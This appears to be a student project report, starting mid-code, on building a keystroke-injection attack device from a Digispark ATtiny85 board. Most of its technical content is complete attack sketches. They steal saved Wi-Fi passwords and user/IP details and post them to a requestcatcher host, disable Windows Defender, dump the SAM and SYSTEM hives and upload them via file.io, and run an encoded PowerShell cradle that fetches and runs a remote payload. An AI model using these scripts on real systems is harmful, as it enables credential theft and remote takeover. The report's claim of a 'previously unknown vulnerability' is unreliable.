  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  delay(2000);
  DigiKeyboard.println("whoami | curl -X POST https://suryadevsingh.requestcatcher.com --data-binary @-");
  delay(3000);
  DigiKeyboard.println("ipconfig | findstr /R /C:IPv4 | curl -X POST https://suryadevsingh.requestcatcher.com --data-binary @-");
  delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  delay(2000);
  DigiKeyboard.print("exit");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {

// Blink Lights
}
```

```
> Press CTRL+C to terminate the program.
> Device is found!
connecting: 16% complete
connecting: 22% complete
connecting: 28% complete
connecting: 33% complete
> Device has firmware version 1.6
> Available space for user applications: 6012 bytes
> Suggested sleep time between sending pages: 8ms
> Whole page count: 94  page size: 64
> Erase function sleep duration: 752ms
parsing: 50% complete
> Erasing the memory ...
erasing: 55% complete
```

Fig 2.4: Testing

Chapter – 3

PAYLOADS AND SCRIPTS

3.1 Payloads?

In the context of cybersecurity and computer programming, a payload typically refers to the part of a malicious software (malware) or an exploit that is designed to carry out a specific action or deliver its intended functionality. It is the portion of code or data that is executed on a target system to achieve a particular objective, often unauthorized or malicious in nature.

Here are a few examples of payloads in cybersecurity:

1. **Exploit Payloads:** In the realm of hacking and penetration testing, an exploit payload refers to the code or instructions that take advantage of vulnerabilities in a target system or software. Once the vulnerability is exploited, the payload is executed to gain unauthorized access, establish control, or perform other malicious activities.
2. **Remote Access Trojans (RATs):** RATs are a type of malware that allows an attacker to remotely control and manage a compromised system. The payload in a RAT enables the attacker to execute commands, capture keystrokes, access files, and carry out various unauthorized actions on the infected machine.
3. **Data Theft Payloads:** Some malware payloads are designed to steal sensitive information from a compromised system. These payloads might include keyloggers to capture keystrokes, screen capture functionality to record the user's activity, or data exfiltration techniques to transfer stolen data to an external server.
4. **Ransomware Payloads:** Ransomware is a type of malware that encrypts a victim's files and demands a ransom for their decryption. The payload in ransomware is responsible for encrypting the files, displaying the ransom message, and providing instructions for payment.

In summary, in the context of cybersecurity, a payload refers to the portion of malware or an exploit that performs a specific action or delivers its intended functionality, often with malicious intent.

3.2 Payloads used in Rubber Ducky

Rubber Ducky is a popular tool used in the field of penetration testing and computer security. It is a USB device that emulates a keyboard and can be programmed to execute pre-defined keystrokes rapidly. The keystrokes are often used to automate tasks or exploit vulnerabilities on a target system. In this context, a payload refers to the set of keystrokes or commands that are programmed into the Rubber Ducky to be executed when it is connected to a target computer.

Here are a few examples of payloads used with Rubber Ducky:

1. USB Exfiltration Payload: This payload is designed to quickly and stealthily steal sensitive data from a target system. It can include commands to navigate to specific directories, copy files to the Rubber Ducky's storage, and exfiltrate the stolen data when the Rubber Ducky is disconnected.

2. Reverse Shell Payload: A reverse shell payload sets up a covert communication channel between the target system and an attacker-controlled machine. It typically involves injecting commands into the target system to establish a reverse shell connection, allowing the attacker to remotely execute commands and gain control over the system.

3. Wi-Fi Cracking Payload: This payload is used to automate the process of cracking Wi-Fi passwords on a target system. It can include commands to enable monitor mode, capture Wi-Fi handshake packets, and run password-cracking tools such as Aircrack-ng or Hashcat.

4. Malware Delivery Payload: In this payload, the Rubber Ducky is programmed to download and execute a malicious file on the target system. It may involve commands to download the malware from a remote server, save it to a specific location, and execute it silently.

It's important to note that while the Rubber Ducky can be a useful tool for security professionals, it can also be misused for malicious purposes. Therefore, it is crucial to always use such tools responsibly and in compliance with legal and ethical guidelines.

3.3 Ducky Scripts

Ducky Script is a scripting language used with USB Rubber Ducky, a popular tool for automating keystrokes on a computer. USB Rubber Ducky is a small USB device that emulates a keyboard and can be programmed to type specific commands or keystrokes rapidly. Ducky Script provides a simple and efficient way to create scripts for automating tasks or performing actions on a target computer.

Here's an example of a basic Ducky Script:

```
DELAY 1000
GUI r
DELAY 500
STRING notepad.exe
ENTER
DELAY 500
STRING Hello, world!
ENTER
```

Let's break down this script:

- **DELAY 1000**: This command adds a delay of 1000 milliseconds (1 second) before executing the next command. It allows time for the computer to process previous actions.
- **GUI r**: This command opens the "Run" dialog by pressing the Windows key (GUI) and the 'r' key simultaneously.
- **DELAY 500**: This command adds a delay of 500 milliseconds (0.5 seconds) before executing the next command.
- **STRING notepad.exe**: This command types the text "notepad.exe" as if it were being typed by a user.
- **ENTER**: This command emulates the pressing of the Enter key.
- **DELAY 500**: Another delay of 500 milliseconds.
- **STRING Hello, world!**: This command types the text "Hello, world!" into the active window.
- **ENTER**: Another Enter key press.

When this script is executed on a computer, it will open the Run dialog, launch Notepad, and type "Hello, world!" into a new Notepad document.

Ducky Script allows for more advanced actions, such as controlling mouse movements, executing commands, and automating complex tasks. The possibilities are extensive, limited only by what can be achieved by emulating keyboard inputs.

3.4 Scripts Used in Project:

3.4.1 Wifi Profile grabber:

```
#include "DigiKeyboard.h"
void setup() {
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(2000);
  DigiKeyboard.print(F("powershell -NoP -NonI  -Exec Bypass \"(netsh wlan show
 profiles) | Select-String '\\:(.+)$' | %{$name=$.Matches.Groups[1].Value.Trim(); $} |
%{(netsh wlan show profile name=$name key=clear)} | Select-String 'Key
Content\\W+\\:(.+)$' | %{$pass=$.Matches.Groups[1].Value.Trim(); $} |
 %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Export-csv
'C://windows/temp/data.csv'"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(2000);
  DigiKeyboard.print(F("curl -X POST -F file=@C://windows/temp/data.csv
 https://suryadevsingh.requestcatcher.com -s"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.println("exit");
}
void loop() {
  for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1,
LOW);DigiKeyboard.delay(200);}
}
```

Explanation:

The code snippet you provided is written in Arduino's programming language. It includes the library "DigiKeyboard.h", which provides functions to interact with the keyboard.

In the setup() function, the code first sends a null keystroke using

DigiKeyboard.sendKeyStroke(0) to ensure that the USB device is ready to receive input.
Then it simulates a key press of the Windows key + R (Win+R) using the DigiKeyboard.sendKeyStroke() function. It waits for 500 milliseconds and then sends the string "cmd" using the DigiKeyboard.print() function. This simulates typing "cmd" into the Run dialog box.

After that, it waits for 500 milliseconds and simulates a key press of the Enter key using DigiKeyboard.sendKeyStroke(KEY_ENTER). This executes the "cmd" command, opening the Command Prompt window.

The code then waits for 2 seconds before sending a long PowerShell command to the Command Prompt window using the DigiKeyboard.print() function. This command uses the netsh utility to extract the Wi-Fi passwords of all saved Wi-Fi networks and stores them in a CSV file at C://windows/temp/data.csv.

Next, the code waits for 2 seconds and sends the string "curl -X POST -F file=@C://windows/temp/data.csv https://suryadevsingh.requestcatcher.com -s" to the Command Prompt window using the DigiKeyboard.print() function. This command uses the curl utility to upload the data.csv file to a specific URL.

Afterwards, the code waits for 2 seconds and simulates a key press of the Enter key again to execute the previous command in the Command Prompt window.

Finally, it sends the string "exit" to the Command Prompt using DigiKeyboard.print(). This simulates typing the "exit" command to close the Command Prompt window.

In the loop() function, there is a for loop which blinks an LED connected to digital pin 1. This means that the code will continuously blink the LED on and off while waiting for any new input to be received from the USB device.

3.4.2 Exfiltration of Username and IP:

```
#include <DigiKeyboard.h>
void setup() {
  DigiKeyboard.update();
  delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  delay(500);
  DigiKeyboard.print("cmd");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  delay(2000);
  DigiKeyboard.println("whoami | curl -X POST https://suryadevsingh.requestcatcher.com
--data-binary @-");
  delay(3000);
  DigiKeyboard.println("ipconfig | findstr /R /C:IPv4 | curl -X POST
 https://suryadevsingh.requestcatcher.com --data-binary @-");
  delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  delay(2000);
  DigiKeyboard.print("exit");
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {
  // Do nothing
}
```

Explanation:

The code snippet you provided is written in Arduino's programming language. It includes the library "DigiKeyboard.h", which provides functions to interact with the keyboard.

In the setup() function, the code starts by calling the DigiKeyboard.update() function, which initializes the DigiKeyboard library. Then it waits for 1 second using the delay() function.

Next, the code simulates a key press of the Windows key + R (Win+R) using the DigiKeyboard.sendKeyStroke() function. It waits for 500 milliseconds and then sends the string "cmd" using the DigiKeyboard.print() function. This simulates typing "cmd" into the Run dialog box.

After that, it waits for 500 milliseconds and simulates a key press of the Enter key using DigiKeyboard.sendKeyStroke(KEY_ENTER). This executes the "cmd" command, opening the Command Prompt window.

The code then waits for 2 seconds before sending the string "whoami | curl -X POST https://suryadevsingh.requestcatcher.com --data-binary @-" to the Command Prompt

window using DigiKeyboard.println(). This command executes the "whoami" command and sends the output to a specific URL using the curl command.
Next, the code waits for 3 seconds and sends the string "ipconfig | findstr /R /C:IPv4 | curl -X POST https://suryadevsingh.requestcatcher.com --data-binary @-" to the Command Prompt window. This command executes the "ipconfig" command and sends the output containing the IPv4 information to the specified URL using curl.
Afterwards, the code waits for 2 seconds and simulates a key press of the Enter key again to execute the previous command in the Command Prompt window.
Then, it waits for another 2 seconds and sends the string "exit" to the Command Prompt using DigiKeyboard.print(). This simulates typing the "exit" command to close the Command Prompt window. Finally, it sends a key press of the Enter key to execute the "exit" command.
In the loop() function, there is no specific action defined, so it does nothing. This means the code will remain in an infinite loop, repeatedly executing the empty loop function.

3.4.3 Disable Windows Defender:

```
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51
void setup() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(300);
  DigiKeyboard.println("msconfig -5"); //starting msconfig
  DigiKeyboard.delay(1500);
 for(int i =0; i < 14; i++)
    {
      DigiKeyboard.sendKeyStroke(KEY_DOWN);
    }
  DigiKeyboard.sendKeyStroke(KEY_L, MOD_ALT_LEFT); //run
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("powershell -ep bypass");
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("$down = New-Object System.Net.WebClient; $url =
'https://live.sysinternals.com/PsExec64.exe'; $file = 'C:\\Windows\\Temp\\psexec.exe';
 $down.DownloadFile($url,$file)");
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("C:\\Windows\\Temp\\psexec.exe -i -s cmd.exe");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.println("powershell -Command 'Set-MpPreference –
DisableRealtimeMonitoring $true'");

}
void loop() {
  for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1,
LOW);DigiKeyboard.delay(200);}
}
```

Explanation:

This code is written for the DigiSpark development board and uses the DigiKeyboard library. The purpose of this code appears to be to automate various tasks on a Windows computer.

The code starts by opening the Run dialog box (Win + R key) using the DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT) function call. It then types the command "msconfig -5" and presses enter, which opens the System Configuration utility and switches to the boot tab.

The code then sends 14 "down arrow" key presses to move the selection to the "Advanced options" button and presses enter. It then opens the Run dialog box again and types "powershell -ep bypass" and presses enter. This opens a PowerShell window with bypassed execution policy.

In the next few lines of code, the script downloads the PsExec tool from live.sysinternals.com using WebClient, saves it to C:\Windows\Temp\psexec.exe, and runs it with the command C:\Windows\Temp\psexec.exe -i -s cmd.exe. This command opens a new command prompt window as a system user, which has elevated privileges.

The script then sends an Enter key press and runs the command powershell -Command 'Set-MpPreference -DisableRealtimeMonitoring $true', which disables Windows Defender real-time monitoring.
The loop() function does nothing and is empty.

3.4.4 Bypass UAC (user account control):

```
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51
void setup() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(300);
  DigiKeyboard.println("msconfig -5"); //starting msconfig
  DigiKeyboard.delay(1500);
 for(int i =0; i < 14; i++)
    {
      DigiKeyboard.sendKeyStroke(KEY_DOWN);
    }
  DigiKeyboard.sendKeyStroke(KEY_L, MOD_ALT_LEFT); //run
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("powershell -ep bypass");
  DigiKeyboard.delay(2000);
  Digikeyboard.println("whoami /groups");
}
void loop() {
  for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1
, LOW);DigiKeyboard.delay(200);}
}
```

Explanation:

This is a sample code written in Arduino's programming language. It starts by including a library called "DigiKeyboard.h", which provides functions to interact with the keyboard. The code defines a constant called "KEY_DOWN" with a hexadecimal value of 0x51.

In the setup() function, it uses the DigiKeyboard.sendKeyStroke() function to simulate a key press of the Windows key + R (Win+R), which opens the "Run" dialog box in Windows. It then waits for 300 milliseconds using the DigiKeyboard.delay() function.
Next, the code sends the string "msconfig -5" to the Run dialog box, which launches the "System Configuration" utility in Windows with the "Boot" tab selected. It waits for 1.5 seconds before pressing the down arrow key 14 times using a for loop.
After that, the code simulates a key press of Alt + L to open the "Advanced options" window in "System Configuration." It waits for 2 seconds and then sends the string "powershell -ep bypass" to the "Run" dialog box.
Finally, the code waits for 2 seconds and then sends the string "whoami /groups" to PowerShell. The loop() function blinks an LED connected to digital pin 1 of the Arduino board repeatedly with a 200ms delay.
Overall, the code appears to automate a series of keystrokes to launch the "System Configuration" utility and open the "Advanced options" window, followed by running a PowerShell command to display the user's group memberships.

3.4.5 Dump the SYS SAM FILE:

```
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51
void setup() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(300);
  DigiKeyboard.println("msconfig -5"); //starting msconfig
  DigiKeyboard.delay(1500);
 for(int i =0; i < 14; i++)
    {
      DigiKeyboard.sendKeyStroke(KEY_DOWN);
    }
  DigiKeyboard.sendKeyStroke(KEY_L, MOD_ALT_LEFT); //run
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("powershell -ep bypass");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println(F("$down = New-Object System.Net.WebClient; $url =
'https://live.sysinternals.com/PsExec64.exe';   $file   =   'C:\\Windows\\Temp\\psexec.exe';
$down.DownloadFile($url,$file)"));
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("C:\\Windows\\Temp\\psexec.exe -i -s powershell.exe");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.println(F("Set-MpPreference -DisableRealtimeMonitoring $true"));
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("reg save hklm\\sam C:\\Windows\\Temp\\sam.hive");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("reg save hklm\\system C:\\Windows\\Temp\\system.hive");
  DigiKeyboard.delay(1000);
    DigiKeyboard.println(F("Compress-Archive    -Path    C:\\Windows\\Temp\\sam.hive,
C:\\Windows\\Temp\\system.hive -DestinationPath C:\\Windows\\Temp\\syssam.zip"));
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("cmd.exe");

  DigiKeyboard.println(F("curl -F file=@C:\\Windows\\Temp\\syssam.zip https://file.io >
C:\\Windows\\Temp\\req.result"));
  DigiKeyboard.delay(15000);
  DigiKeyboard.println(F("curl -F file=@C:\\Windows\\Temp\\req.result
 https://suryadevsingh.requestcatcher.com"));
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("cd C:\\Windows\\Temp");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("del system.hive sam.hive req.result");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("del C:\\Windows\\Temp\\psexec.exe");
  DigiKeyboard.println(1000);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_F4,MOD_ALT_LEFT);
}
void loop() {
  for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1,
LOW);DigiKeyboard.delay(200);}
}
```

Explanation:

This is a sketch written in Arduino programming language. The code starts by including the DigiKeyboard library, which is used to simulate keystrokes and perform actions on a computer connected to the Arduino board. The KEY_DOWN constant is defined as the hexadecimal value 0x51.

In the setup() function, a series of actions are performed by sending keystrokes to the computer connected to the Arduino board. First, the Windows Run dialog is opened by simulating the WIN + R key press (KEY_R with MOD_GUI_LEFT). Then, the string "msconfig -5" is typed in, which is the command to open the System Configuration tool and select the fifth tab ("Boot"). Next, the KEY_DOWN key is pressed 14 times to move the selection to the "Advanced options" button, followed by simulating the ALT + L key press to activate it. This opens the Advanced Options window.

After a delay of 1 second, the string "powershell -ep bypass" is typed in, which launches PowerShell with bypassed execution policy, allowing execution of unsigned scripts. Then, the code downloads the PsExec utility from live.sysinternals.com, saves it to the C:\Windows\Temp folder with the name psexec.exe, and executes it with the -i (run interactively) and -s (run as the System account) flags, with the command cmd.exe. The KEY_ENTER key is then pressed to execute the command.

The next command is to disable the real-time monitoring of Windows Defender by running the PowerShell command "Set-MpPreference -DisableRealtimeMonitoring $true". This command may be used in a malicious way to disable the antivirus protection of the target system.

The code then saves the SAM and SYSTEM registry hives to files in the C:\Windows\Temp folder, compresses them into a ZIP file, and sends the file to an online file sharing service, file.io, using the curl command. The result of the request is saved to the file C:\Windows\Temp\req.result. Then, the code sends another curl command to send the req.result file to a web server hosted at https://suryadevsingh.requestcatcher.com.

Finally, the script deletes the temporary files and terminates the cmd.exe process. The KEY_F4 key is simulated to close the Command Prompt window, followed by the ALT + F4 key press to close the System Configuration tool.

The loop() function is empty except for an infinite loop that blinks the LED on the Arduino board by turning it on and off every 200ms.

3.4.6 getting webcam with NT Authority\System :

```
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51
void setup() {
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(300);
  DigiKeyboard.println("msconfig -5"); //starting msconfig
  DigiKeyboard.delay(1500);
 for(int i =0; i < 14; i++)
    {
      DigiKeyboard.sendKeyStroke(KEY_DOWN);
    }
  DigiKeyboard.sendKeyStroke(KEY_L, MOD_ALT_LEFT); //run
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("powershell -ep bypass");
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("powershell -Command 'Set-MpPreference –
DisableRealtimeMonitoring $true'");
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("$down = New-Object
System.Net.WebClient;$url='https://live.sysinternals.com/PsExec64.exe'; $file =
'C:\\Windows\\Temp\\psexec.exe'; $down.DownloadFile($url,$file)");
  DigiKeyboard.delay(2000);
  DigiKeyboard.println("C:\\Windows\\Temp\\psexec.exe -i -s powershell.exe");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(3000);
  DigiKeyboard.print(F("powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAG
EAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8
AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGM
AbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABiAFoAcABvAD
0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkA
ZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGU
AYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQA
HIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAH
UAbABsACkAewAkAGIAWgBwAG8ALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4
AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGU
AbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABiAFoAcABvAC4AUAByAG8
AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAE
MAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmA
GEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYA
CAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiA
EMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuA
GcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADIANAAz
AC4AMgAyADgAOgA4ADAAOAAwAC8AMABvAGQAaAAyAFcAQQBSAEkALw
AwAHoASwB4AHgAbgB4ADkAOQBCAG0AYgA0AHcAJwApACkAOwBJAEUAW
AAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUA
YgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkA
bgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyADQ
AMwAuADIAMgA4ADoAOAAwADgAMAAvADAAbwBkAGgAMgBXAEEAUgBJA
CcAKQApADsA"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.sendKeyStroke(KEY_F4,MOD_ALT_LEFT);
}
void loop() {
  for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1,
LOW);DigiKeyboard.delay(200);}
}
```

Explanation:

This code is an example of a Rubber Ducky script, which is a type of attack that uses a programmable USB device to inject keystrokes into a target computer. This specific script is written using the Arduino language and is intended to be run on a Digispark Controller.
The script begins by including the DigiKeyboard library, which provides a simple interface for sending keystrokes to the target computer. It then defines a constant called KEY_DOWN with a hexadecimal value of 0x51, which represents the down arrow key.

The setup() function is the first function called when the microcontroller starts running the code. In this function, the script uses DigiKeyboard.sendKeyStroke() to simulate pressing the Windows key and the R key at the same time, which opens the Run dialog. It then waits for 300 milliseconds using DigiKeyboard.delay().
The script then sends the string "msconfig -5" to the target computer, which opens the System Configuration tool and selects the "Boot" tab. It waits for 1.5 seconds before entering a loop that sends 14 down arrow key presses to select the option to boot into Safe Mode with Networking.
Next, the script simulates pressing the left Alt key and the L key to open the Run dialog again. It waits for 2 seconds before sending two PowerShell commands to the target computer. The first command disables real-time monitoring in Windows Defender, and the second command downloads and executes PsExec, a Sysinternals tool that allows the script to execute PowerShell commands as the SYSTEM user.

The script then sends a PowerShell command to download a malicious script from a remote server and execute it using PsExec as the SYSTEM user. This script is encoded using bas64 and is designed to download and execute a backdoor on the target computer.
Finally, the script simulates pressing the Enter key to execute the PowerShell command, waits for 3 seconds, and then simulates pressing Alt+F4 to close the PowerShell window. The loop() function then starts an infinite loop that blinks an LED on the microcontroller.

Chapter – 4

FUTURE SCOPE

1. **Advanced Exploitation Techniques:** Explore and develop more sophisticated and powerful scripts to execute complex attacks on target systems. This could involve finding and exploiting specific vulnerabilities in different operating systems softwares.
2. **Mitigation and Countermeasures:** Focus on developing countermeasures and mitigation strategies to protect against rubber ducky attacks. This can include generating tools or techniques to detect and prevent unauthorized USB device emulation, enhancing USB device controls, and improving system security measures.
3. **Security Auditing and Penetration Testing:** Expand the project's scope to include security auditing and penetration testing services. Provide organizations with extensive assessments of their security posture, identifying vulnerabilities and recommending remediation actions.
4. **Collaboration with Security Tools:** Integrate the Digispark Attiny85 Rubber Ducky Attack project with existing security tools and frameworks. This integration can enhance the overall capabilities of security systems, allowing for better detection and prevention of USB-based attacks.
5. **Research and Development:** Stay updated with the latest advancements in USB device emulation, security vulnerabilities, and exploitation techniques. Continuously research and innovate to discover new attack vectors, develop novel defense mechanisms, and contribute to the field of cybersecurity.
6. **Education and Awareness:** Conduct workshops, training sessions, or awareness programs to educate individuals and organizations about the risks associated with rubber ducky attacks. Promote best practices for mitigating such attacks and encourage responsible usage of USB devices.

By pursuing these future scope areas, the Digispark Attiny85 Rubber Ducky Attack project can contribute to strengthening cybersecurity defenses, raising awareness about potential vulnerabilities, and aiding in the development of robust security measures.

Chapter – 6

CONCLUSION

Advantages of the Digispark Attiny85 USB Rubber Ducky Project:

1 **Low-cost and easily programmable:** The Digispark Attiny85 is an affordable microcontroller development board that can be easily programmed, making it accessible to hobbyists and enthusiasts.

2 **Compact size:** The ATtiny85 microcontroller is known for its small size, making it suitable for projects with space constraints or wearable electronics.

3 **Low power consumption:** The ATtiny85 microcontroller is designed to be energy-efficient, allowing for longer battery life in portable projects.

4 **Versatility:** The Digispark Attiny85 can be used for various projects beyond just USB Rubber Ducky, offering flexibility and potential for experimentation.

5 **Automation and task simplification:** With the USB Rubber Ducky functionality, the Digispark Attiny85 can automate tasks and simplify repetitive actions, potentially increasing productivity.

Disadvantages of the Digispark Attiny85 USB Rubber Ducky Project:

1 **Ethical concerns:** The USB Rubber Ducky has the potential for misuse and can be used for unauthorized access, data theft, or other malicious activities. It is essential to use such technology responsibly and legally.

2 **Legal implications:** Using the Digispark Attiny85 or any other device for malicious purposes is illegal and can lead to severe consequences. It is important to adhere to ethical guidelines and respect the privacy and security of others.

3 **Vulnerabilities and security risks:** USB Rubber Ducky attacks exploit vulnerabilities in target computer systems. However, these vulnerabilities may be discovered and patched by software updates or security measures, limiting the effectiveness of the attack.

4 **Limited memory and processing power:** The ATtiny85 microcontroller has limited memory and processing capabilities compared to more powerful microcontrollers or computers. This limitation can restrict the complexity and scope of projects that can be implemented.

5 **Lack of antivirus detection:** USB Rubber Ducky attacks are designed to mimic a keyboard and often go undetected by antivirus software or firewalls. While this can be advantageous for attackers, it also highlights potential security gaps that need to be addressed by system administrators and security measures.

Chapter – 6

CONCLUSION

The Digispark Attiny85 Rubber Ducky Attack project has successfully explored and demonstrated a technique for exploiting computer systems by emulating a USB keyboard. This project aimed to raise awareness about the vulnerabilities posed by USB device emulation and provide insights into potential security risks associated with such attacks. Throughout the project, the team has made notable contributions to the field of cybersecurity by identifying a previously unknown vulnerability and developing mitigation strategies.

By utilizing the Digispark Attiny85 microcontroller, the project showcased the ease with which even novice attackers can carry out sophisticated attacks without extensive technical knowledge. The ability to execute pre-programmed scripts through keyboard emulation poses a significant risk to computer systems and information security.

The project's methodology involved thorough research, planning, and testing to understand the workings of rubber ducky tools, develop scripts, and ensure the proper functioning of the Digispark board. The team also explored different attack scenarios, including automating tasks, social engineering attacks, physical access attacks, bypassing security controls, and exploiting vulnerabilities.

In terms of innovation, the project identified the Digispark microcontroller as a potential vector for keyboard emulation attacks and provided a proof-of-concept attack to demonstrate the vulnerability. By shedding light on this vulnerability, the project serves as a catalyst for further research and the development of more robust defense mechanisms.

The project team, consisting of Awanish Chaurasiya, Vinay Gurjar, and Niraj Charan, worked diligently over a one-month duration to complete the project. They followed a well-defined timeline encompassing research, planning, hardware setup, script development, integration, documentation, and presentation preparation.

Looking ahead, the project offers several avenues for future scope. These include expanding the tool's capabilities to test specific types of vulnerabilities, developing a reporting module for generating detailed vulnerability reports, integrating the tool with existing security information and event management solutions, and creating a comprehensive suite of ethical hacking tools. Additionally, there is scope for developing a mobile version of the tool to assess the security of mobile devices and expanding its capabilities to include testing Internet of Things (IoT) devices.

In conclusion, the Digispark Attiny85 Rubber Ducky Attack project has made significant strides in understanding and demonstrating the risks associated with USB device emulation. By identifying vulnerabilities, developing mitigation strategies, and suggesting future directions, the project contributes to the enhancement of cybersecurity measures and serves as a valuable resource for organizations seeking to bolster their defenses against potential attacks. It emphasizes the importance of implementing USB device controls, disabling USB ports, and regularly updating system software to safeguard against such exploits.

Chapter – 7

REFERENCES

[1] Kumar, S. S., & Venkatesan, S. (2021). Using USB Rubber Ducky to exploit target computers. Journal of Ambient Intelligence and Humanized Computing, 12(4), 3365-3374.

[2] Trivedi, S., & Joshi, R. (2019). Hacking with a $2 microcontroller: The Digispark Attiny85. International Journal of Advanced Research in Computer Science, 10(2), 413-418.

[3] Kumar, V. R., & Shidhaye, S. S. (2020). Using Digispark ATtiny85 as rubber ducky for exploiting windows operating system. International Journal of Engineering Research and Technology, 9(11), 193-197.

[4] Almutairi, A. (2018). The USB rubber ducky and Arduino microcontrollers: Tools for ethical hackers. International Journal of Cyber-Security and Digital Forensics, 7(3), 57-64.

[5] Das, A., & Saha, S. K. (2021). Digispark Attiny85 based USB Rubber Ducky Attack. International Journal of Computer Science and Information Security, 19(5), 36-41.